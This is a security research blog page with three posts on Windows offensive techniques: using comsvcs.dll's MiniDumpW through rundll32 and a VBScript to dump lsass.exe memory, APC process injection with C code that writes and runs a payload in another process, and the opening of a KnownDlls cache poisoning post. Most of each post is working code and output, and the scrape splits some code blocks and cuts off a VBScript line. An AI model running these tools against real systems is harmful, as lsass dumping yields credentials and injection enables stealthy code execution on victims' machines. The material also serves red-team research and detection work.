MiniDumpWriteDump via COM+ Services DLL

Posted on August 30, 2019

Introduction

This will be a very quick code-oriented post about a DLL function exported by comsvcs.dll that I was unable to find any reference to online.

UPDATE: [Memory Dump Analysis Anthology Volume 1]() that was published in 2008 by [Dmitry Vostokov](), discusses this function in a chapter on COM+ Crash Dumps. The reason I didn't find it before is because I was searching for "MiniDumpW" and not "MiniDump".

While searching for DLL/EXE that imported [DBGHELP!MiniDumpWriteDump](), I discovered comsvcs.dll exports a function called `MiniDumpW` which appears to have been designed specifically for use by rundll32. It will accept three parameters but the first two are ignored. The third parameter should be a UNICODE string combining three tokens/parameters wrapped in quotation marks. The first is the process id, the second is where to save the memory dump and third requires the keyword "full" even though there's no alternative for this last parameter.

To use from the command line, type the following: `"rundll32 C:\windows\system32\comsvcs.dll MiniDump "1234 dump.bin full""` where "1234" is the target process to dump. Obviously, this assumes you have permission to query and read the memory of target process. If `COMSVCS!MiniDumpW` encounters an error, it simply calls `KERNEL32!ExitProcess` and you won't see anything. The following code in C demonstrates how to invoke it dynamically.

BTW, `HRESULT` is probably the wrong return type. Internally it exits the process with `E_INVALIDARG` if it encounters a problem with the parameters, but if it succeeds, it returns 1. S_OK is defined as 0.

```
#define UNICODE
#include <windows.h>
#include <stdio.h>

typedef HRESULT (WINAPI *_MiniDumpW)(
  DWORD arg1, DWORD arg2, PWCHAR cmdline);

typedef NTSTATUS (WINAPI *_RtlAdjustPrivilege)(
  ULONG Privilege, BOOL Enable,
  BOOL CurrentThread, PULONG Enabled);
```


Search

Recent Posts

- MiniDumpWriteDump via COM+ Services DLL
- Windows Process Injection: Asynchronous Procedure Call (APC)
- Windows Process Injection: KnownDlls Cache Poisoning
- Windows Process Injection: Tooltip or Common Controls
- Windows Process Injection: Breaking BaDDEr
- Windows Process Injection: DNS Client API
- Windows Process Injection: Multiple Provider Router (MPR) DLL and Shell Notifications
- Windows Process Injection: Winsock Helper Functions (WSHX)
- Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL
- Shellcode: In-Memory Execution of DLL
- Windows Process Injection : Windows Notification Facility
- How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code
- Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy
- Windows Process Injection: CLIPBRDWNDCLASS
- Shellcode: Using the Exception Directory to find GetProcAddress
- Shellcode: Loading .NET Assemblies From Memory
- Windows Process Injection: WordWarping, Hyphentension, AutoCourgette, Streamception, Oleum, ListPlanting, Treepoline
- Shellcode: A reverse shell for Linux in C with support for TLS/SSL
- Windows Process Injection: Print Spooler
- How the Lopht (probably) optimized attack against the LanMan hash.
- A Guide to ARM64 / AArch64 Assembly on Linux with Shellcodes and Cryptography

Follow

```
int wmain(int argc, wchar_t *argv[]) {
    HRESULT             hr;
    _MiniDumpW          MiniDumpW;
    _RtlAdjustPrivilege RtlAdjustPrivilege;
    ULONG               t;

    MiniDumpW          = (_MiniDumpW)GetProcAddress(
      LoadLibrary(L"comsvcs.dll"), "MiniDumpW");

    RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress(
      GetModuleHandle(L"ntdll"), "RtlAdjustPrivilege");

    if(MiniDumpW == NULL) {
      printf("Unable to resolve COMSVCS!MiniDumpW.\n");
      return 0;
    }
    // try enable debug privilege
    RtlAdjustPrivilege(20, TRUE, FALSE, &t);

    printf("Invoking COMSVCS!MiniDumpW(\"%ws\")\n", argv[1]);

    // dump process
    MiniDumpW(0, 0,  argv[1]);
    printf("OK!\n");

    return 0;
}
```

Since neither rundll32 nor `comsvcs!MiniDumpW` will enable the debugging privilege required to access lsass.exe, the following VBscript will work in an elevated process.

```
Option Explicit

Const SW_HIDE = 0

If (WScript.Arguments.Count <> 1) Then
    WScript.StdOut.WriteLine("procdump - Copyright (c) 2019 odzhan")
    WScript.StdOut.WriteLine("Usage: procdump <process>")
    WScript.Quit
Else
    Dim fso, svc, list, proc, startup, cfg, pid, str, cmd, query, dmp

    ' get process id or name
    pid = WScript.Arguments(0)

    ' connect with debug privilege
    Set fso  = CreateObject("Scripting.FileSystemObject")
    Set svc  = GetObject("WINMGMTS:{impersonationLevel=impersonate, 

    ' if not a number
    If(Not IsNumeric(pid)) Then
      query = "Name"
    Else
      query = "ProcessId"
    End If

    ' try find it
    Set list = svc.ExecQuery("SELECT * From Win32_Process Where " & _
      query & " = '" & pid & "'")

    If (list.Count = 0) Then
      WScript.StdOut.WriteLine("Can't find active process : " & pid)
      WScript.Quit()
```

```
      For Each proc in list
        pid = proc.ProcessId
        str = proc.Name
        Exit For
      Next

      dmp = fso.GetBaseName(str) & ".bin"

      ' if dump file already exists, try to remove it
      If(fso.FileExists(dmp)) Then
        WScript.StdOut.WriteLine("Removing " & dmp)
        fso.DeleteFile(dmp)
      End If

      WScript.StdOut.WriteLine("Attempting to dump memory from " & _
        str & ":" & pid & " to " & dmp)

      Set proc       = svc.Get("Win32_Process")
      Set startup    = svc.Get("Win32_ProcessStartup")
      Set cfg        = startup.SpawnInstance_
      cfg.ShowWindow = SW_HIDE

      cmd = "rundll32 C:\windows\system32\comsvcs.dll, MiniDump " & _
            pid & " " & fso.GetAbsolutePathName(".") & "\" & _
            dmp & " full"

      Call proc.Create (cmd, null, cfg, pid)

      ' sleep for a second
      Wscript.Sleep(1000)

      If(fso.FileExists(dmp)) Then
        WScript.StdOut.WriteLine("Memory saved to " & dmp)
      Else
        WScript.StdOut.WriteLine("Something went wrong.")
      End If
  End If
```

Run from elevated cmd prompt.

```
C:\hub\injection\ntuserpfn>cscript procdump.vbs lsass.exe
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Removing lsass.bin
Attempting to dump memory from lsass.exe:648 to lsass.bin
Memory saved to lsass.bin
```

No idea how useful this could be, but since it's part of the operating system, it's probably worth knowing anyway. Perhaps you will find similar functions in signed binaries that perform memory dumping of a target process. 🙂

Posted in windows | Tagged COM+ Services, comsvcs, minidumpwritedump, vbscript | Leave a comment

Windows Process Injection: Asynchronous Procedure Call (APC)

Posted on August 27, 2019

Introduction

An early example of APC injection can be found in a 2005 paper by the late Barnaby Jack called Remote Windows Kernel Exploitation – Step into the Ring 0. Until now, these posts have focused on relatively new, lesser-known injection techniques. A factor in not covering

APC injection before is the lack of a single user-mode API to identify alertable threads. Many have asked "how to identify an alertable thread" and were given an answer that didn't work or were told it's not possible. This post will examine two methods that both use a combination of user-mode API to identify them. The first was described in 2016 and the second was suggested earlier this month at Blackhat and Defcon.

Alertable Threads

A number of Windows API and the underlying system calls support asynchronous operations and specifically I/O completion routines.. A boolean parameter tells the kernel a calling thread should be alertable, so I/O completion routines for overlapped operations can still run in the background while waiting for some other event to become signalled. Completion routines or callback functions are placed in the APC queue and executed by the kernel via `NTDLL!KiUserApcDispatcher`. The following Win32 API can set threads to alertable.

- SleepEx
- WaitForSingleObjectEx
- WaitForMultipleObjectsEx
- SignalObjectAndWait
- MsgWaitForMultipleObjectsEx

A few others rarely mentioned involve working with files or named pipes that might be read or written to using overlapped operations. e.g ReadFile.

- WSAWaitForMultipleEvents
- GetQueuedCompletionStatusEx
- GetOverlappedResultEx

Unfortunately, there's no single user-mode API to determine if a thread is alertable. From the kernel, the KTHREAD structure has an Alertable bit, but from user-mode there's nothing similar, at least not that I'm aware of.

Method 1

First described and used by Tal Liberman in a technique he invented called AtomBombing.

> *…create an event for each thread in the target process, then ask each thread to set its corresponding event. … wait on the event handles, until one is triggered. The thread whose corresponding event was triggered is an alertable thread.*

Based on this description, we take the following steps:

1. Enumerate threads in a target process using Thread32First and Thread32Next. OpenThread and save the handle to an array not exceeding MAXIMUM_WAIT_OBJECTS.
2. CreateEvent for each thread and DuplicateHandle for the target process.
3. QueueUserAPC for each thread that will execute SetEvent on the handle duplicated in step 2.
4. WaitForMultipleObjects until one of the event handles becomes signalled.
5. The first event signalled is from an alertable thread.

`MAXIMUM_WAIT_OBJECTS` is defined as 64 which might seem like a limitation, but how likely is it for processes to have more than 64 threads and not one alertable?

```
HANDLE find_alertable_thread1(HANDLE hp, DWORD pid) {
    DWORD         i, cnt = 0;
```

```
HANDLE        evt[2], ss, ht, h = NULL,
  hl[MAXIMUM_WAIT_OBJECTS],
  sh[MAXIMUM_WAIT_OBJECTS],
  th[MAXIMUM_WAIT_OBJECTS];
THREADENTRY32 te;
HMODULE       m;
LPVOID        f, rm;

// 1. Enumerate threads in target process
ss = CreateToolhelp32Snapshot(
  TH32CS_SNAPTHREAD, 0);

if(ss == INVALID_HANDLE_VALUE) return NULL;

te.dwSize = sizeof(THREADENTRY32);

if(Thread32First(ss, &te)) {
  do {
    // if not our target process, skip it
    if(te.th32OwnerProcessID != pid) continue;
    // if we can't open thread, skip it
    ht = OpenThread(
      THREAD_ALL_ACCESS,
      FALSE,
      te.th32ThreadID);

    if(ht == NULL) continue;
    // otherwise, add to list
    hl[cnt++] = ht;
    // if we've reached MAXIMUM_WAIT_OBJECTS. break
    if(cnt == MAXIMUM_WAIT_OBJECTS) break;
  } while(Thread32Next(ss, &te));
}

// Resolve address of SetEvent
m  = GetModuleHandle(L"kernel32.dll");
f  = GetProcAddress(m, "SetEvent");

for(i=0; i<cnt; i++) {
  // 2. create event and duplicate in target process
  sh[i] = CreateEvent(NULL, FALSE, FALSE, NULL);

  DuplicateHandle(
    GetCurrentProcess(),  // source process
    sh[i],                // source handle to duplicate
    hp,                   // target process
    &th[i],               // target handle
    0,
    FALSE,
    DUPLICATE_SAME_ACCESS);

  // 3. Queue APC for thread passing target event handle
  QueueUserAPC(f, hl[i], (ULONG_PTR)th[i]);
}

// 4. Wait for event to become signalled
i = WaitForMultipleObjects(cnt, sh, FALSE, 1000);
if(i != WAIT_TIMEOUT) {
  // 5. save thread handle
  h = hl[i];
}

// 6. Close source + target handles
for(i=0; i<cnt; i++) {
  CloseHandle(sh[i]);
  CloseHandle(th[i]);
  if(hl[i] != h) CloseHandle(hl[i]);
```

```
        }
        CloseHandle(ss);
        return h;
    }
```

Method 2

At Blackhat and Defcon 2019, Itzik Kotler and Amit Klein presented Process Injection Techniques – Gotta Catch Them All. They suggested alertable threads can be detected by simply reading the context of a remote thread and examining the control and integer registers. There's currently no code in their pinjectra tool to perform this, so I decided to investigate how it might be implemented in practice.

If you look at the disassembly of `KERNELBASE!SleepEx` on Windows 10 (shown in figure 1), you can see it invokes the NT system call, `NTDLL!ZwDelayExecution`.

```
delay_loop:                                 ; CODE XREF: S
                                            ; SleepEx+D9↓j
                lea     rdx, [rsp+98h+delay_interval]
                movzx   ecx, bl
                call    cs:__imp_NtDelayExecution
                nop     dword ptr [rax+rax+00h]
                mov     edi, eax
                mov     [rsp+98h+arg_10], eax
                test    ebx, ebx
                jz      short loc_18004696B
                cmp     eax, STATUS_ALERTED
                jnz     short loc_18004696B
                jmp     short delay_loop
```

Figure 1. Disassembly of SleepEx on Windows 10.

The system call wrapper (shown in figure 2) executes a syscall instruction which transfers control from user-mode to kernel-mode. If we read the context of a thread that called `KERNELBASE!SleepEx`, the program counter (Rip on AMD64) should point to `NTDLL!ZwDelayExecution + 0x14` which is the address of the RETN opcode.

```
                                        public ZwDelayExecution
                        ZwDelayExecution proc near              ; CODE XREI
                                                                ; RtlpInitI
4C 8B D1                                mov     r10, rcx        ; NtDelayE:
B8 34 00 00 00                          mov     eax, 34h
F6 04 25 08 03 FE 7F 01                 test    byte ptr ds:7FFE0308h, 1
75 03                                   jnz     short loc_18009C6E5
0F 05                                   syscall
C3                                      retn
                        ; ---------------------------------------------------

                        loc_18009C6E5:                          ; CODE XREI
CD 2E                                   int     2Eh             ; DOS 2+ i
                                                                ; DS:SI ->
C3                                      retn
                        ZwDelayExecution endp
```

Figure 2. Disassembly of NTDLL!ZwDelayExecution on Windows 10.

This address can be used to determine if a thread has called `KERNELBASE!SleepEx`. To calculate it, we have two options. Add a hardcoded offset to the address returned by GetProcAddress for `NTDLL!ZwDelayExecution` or read the program counter after calling `KERNELBASE!SleepEx` from our own artificial thread.

For the second option, a simple application was written to run a thread and call asynchronous APIs with alertable parameter set to TRUE. In between each invocation, GetThreadContext is used to read the program counter (Rip on AMD64) which will hold the return address after the system call has completed. This address can then be used in the first step of detection. Figure 3 shows output of this.




Figure 3. Win32 API and NT System Call Wrappers.

The following table matches Win32 APIs with NT system call wrappers. The parameters are included for reference.

Win32 API	NT System Call
SleepEx	`ZwDelayExecution(BOOLEAN Alertable, PLARGE_INTEGER DelayInterval);`
WaitForSingleObjectEx GetOverlappedResultEx	`ZwWaitForSingleObject(HANDLE Handle, BOOLEAN Alertable, PLARGE_INTEGER Timeout);`
WaitForMultipleObjectsEx WSAWaitForMultipleEvents	`NtWaitForMultipleObjects(ULONG ObjectCount, PHANDLE ObjectsArray, OBJECT_WAIT_TYPE WaitType, DWORD Timeout, BOOLEAN Alertable, PLARGE_INTEGER Timeout);`
SignalObjectAndWait	`NtSignalAndWaitForSingleObject(HANDLE SignalHandle, HANDLE WaitHandle, BOOLEAN Alertable, PLARGE_INTEGER Timeout);`
MsgWaitForMultipleObjectsEx	`NtUserMsgWaitForMultipleObjectsEx(ULONG ObjectCount, PHANDLE ObjectsArray, DWORD Timeout, DWORD WakeMask, DWORD Flags);`
GetQueuedCompletionStatusEx	`NtRemoveIoCompletionEx(HANDLE Port, FILE_IO_COMPLETION_INFORMATION *Info, ULONG Count, ULONG *Written, LARGE_INTEGER *Timeout, BOOLEAN Alertable);`

The second step of detection involves reading the register that holds the Alertable parameter. NT system calls use the Microsoft fastcall convention. The first four arguments are placed in RCX, RDX, R8 and R9 with the remainder stored on the stack. Figure 4 shows the Win64 stack layout. The first index of the stack register (Rsp) will contain the return address of caller, the next four will be the shadow, spill or home space to optionally save RCX, RDX, R8 and R9. The fifth, sixth and subsequent arguments to the system call appear after this.




Figure 4. Win64 Stack Layout.

Based on the prototypes shown in the above table, to determine if a thread is alertable, verify the register holding the Alertable parameter is TRUE or FALSE. The following code performs this.

```
BOOL IsAlertable(HANDLE hp, HANDLE ht, LPVOID addr[6]) {
    CONTEXT   c;
    BOOL      alertable = FALSE;
    DWORD     i;
    ULONG_PTR p[8];
    SIZE_T    rd;

    // read the context
    c.ContextFlags = CONTEXT_INTEGER | CONTEXT_CONTROL;
    GetThreadContext(ht, &c);

    // for each alertable function
    for(i=0; i<6 && !alertable; i++) {
      // compare address with program counter
      if((LPVOID)c.Rip == addr[i]) {
        switch(i) {
          // ZwDelayExecution
          case 0 : {
            alertable = (c.Rcx & TRUE);
            break;
          }
          // NtWaitForSingleObject
          case 1 : {
            alertable = (c.Rdx & TRUE);
            break;
          }
          // NtWaitForMultipleObjects
          case 2 : {
            alertable = (c.Rsi & TRUE);
            break;
```

```
          // NtSignalAndWaitForSingleObject
          case 3 : {
            alertable = (c.Rsi & TRUE);
            break;
          }
          // NtUserMsgWaitForMultipleObjectsEx
          case 4 : {
            ReadProcessMemory(hp, (LPVOID)c.Rsp, p, sizeof(p), &rd);
            alertable = (p[5] & MWMO_ALERTABLE);
            break;
          }
          // NtRemoveIoCompletionEx
          case 5 : {
            ReadProcessMemory(hp, (LPVOID)c.Rsp, p, sizeof(p), &rd);
            alertable = (p[6] & TRUE);
            break;
          }
        }
      }
    }
    return alertable;
  }
```

You might be asking why Rsi is checked for two of the calls despite not being used for a parameter by the Microsoft fastcall convention. This is a callee saved non-volatile register that should be preserved by any function that uses it. RCX, RDX, R8 and R9 are volatile registers and don't need to be preserved. It just so happens the kernel overwrites R9 for `NtWaitForMultipleObjects` (shown in figure 5) and R8 for `NtSignalAndWaitForSingleObject` (shown in figure 6) hence the reason for checking Rsi instead. `BOOLEAN` is defined as an 8-bit type, so a mask of the register is performed before comparing with TRUE or FALSE.

```
wait_loop:                                      ; CODE XREF: WaitFor
                xor     r8d, r8d
                test    r15d, r15d
                setz    r8b
                mov     [rsp+2F8h+var_2D8], r14
                movzx   r9d, sil
                mov     rdx, r13
                mov     ecx, ebx
                call    cs:__imp_NtWaitForMultipleObjects
                nop     dword ptr [rax+rax+00h]
                mov     edi, eax
                mov     [rsp+2F8h+var_2B0], eax
                test    eax, eax
                js      exit_wait
                test    esi, esi
                jz      exit_wait
                cmp     eax, STATUS_ALERTED
                jnz     exit_wait
                jmp     short wait_loop
```

Figure 5. Rsi used for Alertable Parameter to NtWaitForMultipleObjects.

```
signal_loop:                                    ; CODE XREF: SignalObject
                mov     r9, r14
                mov     r8b, sil                ; bAlertable
                mov     rdx, rbx
                mov     rcx, r15
                call    cs:__imp_NtSignalAndWaitForSingleObject
                nop     dword ptr [rax+rax+00h]
                mov     edi, eax
                mov     [rsp+0A8h+nt_status], eax
                test    eax, eax
                jns     short loc_1800F787E
```

Figure 6. Rsi used to for Alertable parameter to NtSignalAndWaitForSingleObject.

The following code can support adding an offset or reading the thread context before enumerating threads.

```
// thread to run alertable functions
DWORD WINAPI ThreadProc(LPVOID lpParameter) {
    HANDLE          *evt = (HANDLE)lpParameter;
    HANDLE          port;
    OVERLAPPED_ENTRY lap;
    DWORD           n;

    SleepEx(INFINITE, TRUE);

    WaitForSingleObjectEx(evt[0], INFINITE, TRUE);

    WaitForMultipleObjectsEx(2, evt, FALSE, INFINITE, TRUE);

    SignalObjectAndWait(evt[1], evt[0], INFINITE, TRUE);

    ResetEvent(evt[0]);
    ResetEvent(evt[1]);

    MsgWaitForMultipleObjectsEx(2, evt,
      INFINITE, QS_RAWINPUT, MWMO_ALERTABLE);

    port = CreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL, 0, 0);
    GetQueuedCompletionStatusEx(port, &lap, 1, &n, INFINITE, TRUE);
    CloseHandle(port);

    return 0;
}

HANDLE find_alertable_thread2(HANDLE hp, DWORD pid) {
    HANDLE        ss, ht, evt[2], h = NULL;
    LPVOID        rm, sevt, f[6];
    THREADENTRY32 te;
    SIZE_T        rd;
    DWORD         i;
    CONTEXT       c;
    ULONG_PTR     p;
    HMODULE       m;

    // using the offset requires less code but it may
    // not work across all systems.
#ifdef USE_OFFSET
    char *api[6]={
      "ZwDelayExecution",
      "ZwWaitForSingleObject",
      "NtWaitForMultipleObjects",
      "NtSignalAndWaitForSingleObject",
      "NtUserMsgWaitForMultipleObjectsEx",
      "NtRemoveIoCompletionEx"};

    // 1. Resolve address of alertable functions
    for(i=0; i<6; i++) {
      m = GetModuleHandle(i == 4 ? L"win32u" : L"ntdll");
      f[i] = (LPBYTE)GetProcAddress(m, api[i]) + 0x14;
    }
#else
    // create thread to execute alertable functions
    evt[0] = CreateEvent(NULL, FALSE, FALSE, NULL);
    evt[1] = CreateEvent(NULL, FALSE, FALSE, NULL);
    ht     = CreateThread(NULL, 0, ThreadProc, evt, 0, NULL);

    // wait a moment for thread to initialize
    Sleep(100);

    // resolve address of SetEvent
    m      = GetModuleHandle(L"kernel32.dll");
    sevt   = GetProcAddress(m, "SetEvent");
```

```
    // for each alertable function
    for(i=0; i<6; i++) {
      // read the thread context
      c.ContextFlags = CONTEXT_CONTROL;
      GetThreadContext(ht, &c);
      // save address
      f[i] = (LPVOID)c.Rip;
      // queue SetEvent for next function
      QueueUserAPC(sevt, ht, (ULONG_PTR)evt);
    }
    // cleanup thread
    CloseHandle(ht);
    CloseHandle(evt[0]);
    CloseHandle(evt[1]);
#endif

    // Create a snapshot of threads
    ss = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    if(ss == INVALID_HANDLE_VALUE) return NULL;

    // check each thread
    te.dwSize = sizeof(THREADENTRY32);

    if(Thread32First(ss, &te)) {
      do {
        // if not our target process, skip it
        if(te.th32OwnerProcessID != pid) continue;

        // if we can't open thread, skip it
        ht = OpenThread(
          THREAD_ALL_ACCESS,
          FALSE,
          te.th32ThreadID);

        if(ht == NULL) continue;

        // found alertable thread?
        if(IsAlertable(hp, ht, f)) {
          // save handle and exit loop
          h = ht;
          break;
        }
        // else close it and continue
        CloseHandle(ht);
      } while(Thread32Next(ss, &te));
    }
    // close snap shot
    CloseHandle(ss);
    return h;
}
```

Conclusion

Although both methods work fine, the first has some advantages. Different CPU modes/architectures (x86, AMD64, ARM64) and calling conventions (__msfastcall/__stdcall) require different ways to examine parameters. Microsoft may change how the system call wrapper functions work and therefore hardcoded offsets may point to the wrong address. The compiled code in future builds may decide to use another non-volatile register to hold the alertable parameter. e.g RBX, RDI or RBP.

Injection

After the difficult part of detecting alertable threads, the rest is fairly straight forward. The two main functions used for APC injection are:

- QueueUserAPC
- NtQueueApcThread

The second is undocumented and therefore used by some threat actors to bypass API monitoring tools. Since KiUserApcDispatcher is used for APC routines, one might consider invoking it instead. The prototypes are:

```
NTSTATUS NtQueueApcThread(
  IN  HANDLE ThreadHandle,
  IN  PVOID ApcRoutine,
  IN  PVOID ApcRoutineContext OPTIONAL,
  IN  PVOID ApcStatusBlock OPTIONAL,
  IN  ULONG ApcReserved OPTIONAL);

VOID KiUserApcDispatcher(
  IN  PCONTEXT Context,
  IN  PVOID ApcContext,
  IN  PVOID Argument1,
  IN  PVOID Argument2,
  IN  PKNORMAL_ROUTINE ApcRoutine)
```

For this post, only QueueUserAPC is used.

```
VOID apc_inject(DWORD pid, LPVOID payload, DWORD payloadSize) {
    HANDLE hp, ht;
    SIZE_T wr;
    LPVOID cs;

    // 1. Open target process
    hp = OpenProcess(
      PROCESS_DUP_HANDLE |
      PROCESS_VM_READ    |
      PROCESS_VM_WRITE   |
      PROCESS_VM_OPERATION,
      FALSE, pid);

    if(hp == NULL) return;

    // 2. Find an alertable thread
    ht = find_alertable_thread1(hp, pid);

    if(ht != NULL) {
      // 3. Allocate memory
      cs = VirtualAllocEx(
        hp,
        NULL,
        payloadSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

      if(cs != NULL) {
        // 4. Write code to memory
        if(WriteProcessMemory(
          hp,
          cs,
          payload,
          payloadSize,
          &wr))
```

```
          // 5. Run code
          QueueUserAPC(cs, ht, 0);
        } else {
          printf("unable to write payload to process.\n");
        }
        // 6. Free memory
        VirtualFreeEx(
          hp,
          cs,
          0,
          MEM_DECOMMIT | MEM_RELEASE);
      } else {
        printf("unable to allocate memory.\n");
      }
    } else {
      printf("unable to find alertable thread.\n");
    }
    // 7. Close process
    CloseHandle(hp);
  }
```

[PoC here](#)

Posted in assembly, injection, malware, process injection, programming, shellcode, windows | Tagged apc, atombombing, injection, wer | Leave a comment

Windows Process Injection: KnownDlls Cache Poisoning

Posted on August 12, 2019

Introduction

This is a quick post in response to a method of injection described by James Forshaw in Bypassing CIG Through KnownDlls. The first example of poisoning the KnownDlls cache on Windows can be sourced back to a security advisory CVE-1999-0376 or MS99-066 published in February 1999. That vulnerability was discovered by Christien Rioux from the hacker group, L0pht. The PoC he released to demonstrate the attack became the basis for other projects involving DLL injection and function hooking. For example, Injection into a Process Using KnownDlls published in 2012 is heavily based on dildog's original source code. What's interesting about the injection method described by James is that it doesn't read or write to virtual memory, something that's required for almost every method of process injection known. It works by replacing a directory handle in a target process which is then used by the DLL loader to load a malicious DLL. Very clever! 🙂 Other posts related to this topic also worth reading:

- What are Known DLLs anyway?
- Injecting Code into Windows Protected Processes using COM – Part 1
- Injecting Code into Windows Protected Processes using COM – Part 2
- Unknown Known DLLs… and other Code Integrity Trust Violations
- Hotpatching the Hotpatcher

If you want a closer look at the Windows Object Manager, WinObj from Microsoft is useful as is NtObjectManager.




Figure 1. KnownDlls in WinObj

Obtaining KnownDlls Directory Object Handle

As James points out, there are at least two ways to do this.

Method 1

The handle is stored in a global variable called `ntdll!LdrpKnownDllDirectoryHandle` (shown in figure 2) and can be found by searching the `.data` segment of NTDLL. Once the address is found, one can read the existing handle or overwrite it with a new one.

```
.data:0000000180164F28 LdrpFatalHardErrorCount dd ?          ; DATA XREF: LdrpReportError+198↑w
.data:0000000180164F28                                       ; LdrpInitializationFailure+38↑r .
.data:0000000180164F2C                 align 10h
.data:0000000180164F30 LdrpKnownDllDirectoryHandle dq ?      ; DATA XREF: LdrpFindKnownDll:loc_
```

Figure 2. ntdll!LdrpKnownDllDirectoryHandle

The following code implements this method. The base address is constant for each process and therefore not necessary to read from a remote process.

```
LPVOID GetKnownDllHandle(DWORD pid) {
    LPVOID                     m, va = NULL;
    PIMAGE_DOS_HEADER          dos;
    PIMAGE_NT_HEADERS          nt;
    PIMAGE_SECTION_HEADER      sh;
    DWORD                      i, cnt;
    PULONG_PTR                 ds;
    BYTE                       buf[1024];
    POBJECT_NAME_INFORMATION n = (POBJECT_NAME_INFORMATION)buf;

    // get base of NTDLL and pointer to section header
    m   = GetModuleHandle(L"ntdll.dll");
    dos = (PIMAGE_DOS_HEADER)m;
    nt  = RVA2VA(PIMAGE_NT_HEADERS, m, dos->e_lfanew);
    sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
          nt->FileHeader.SizeOfOptionalHeader);

    // locate the .data segment, save VA and number of pointers
    for(i=0; i<nt->FileHeader.NumberOfSections; i++) {
      if(*(PDWORD)sh[i].Name == *(PDWORD)".data") {
        ds  = RVA2VA(PULONG_PTR, m, sh[i].VirtualAddress);
        cnt = sh[i].Misc.VirtualSize / sizeof(ULONG_PTR);
        break;
```

```
    }
    // for each pointer
    for(i=0; i<cnt; i++) {
      if((LPVOID)ds[i] == NULL) continue;
      // query the object name
      NtQueryObject((LPVOID)ds[i],
        ObjectNameInformation, n, MAX_PATH, NULL);

      // string returned?
      if(n->Name.Length != 0) {
        // does it match ours?
        if(!lstrcmp(n->Name.Buffer, L"\\KnownDlls")) {
          // return virtual address
          va = &ds[i];
          break;
        }
      }
    }
    return va;
}
```

Method 2

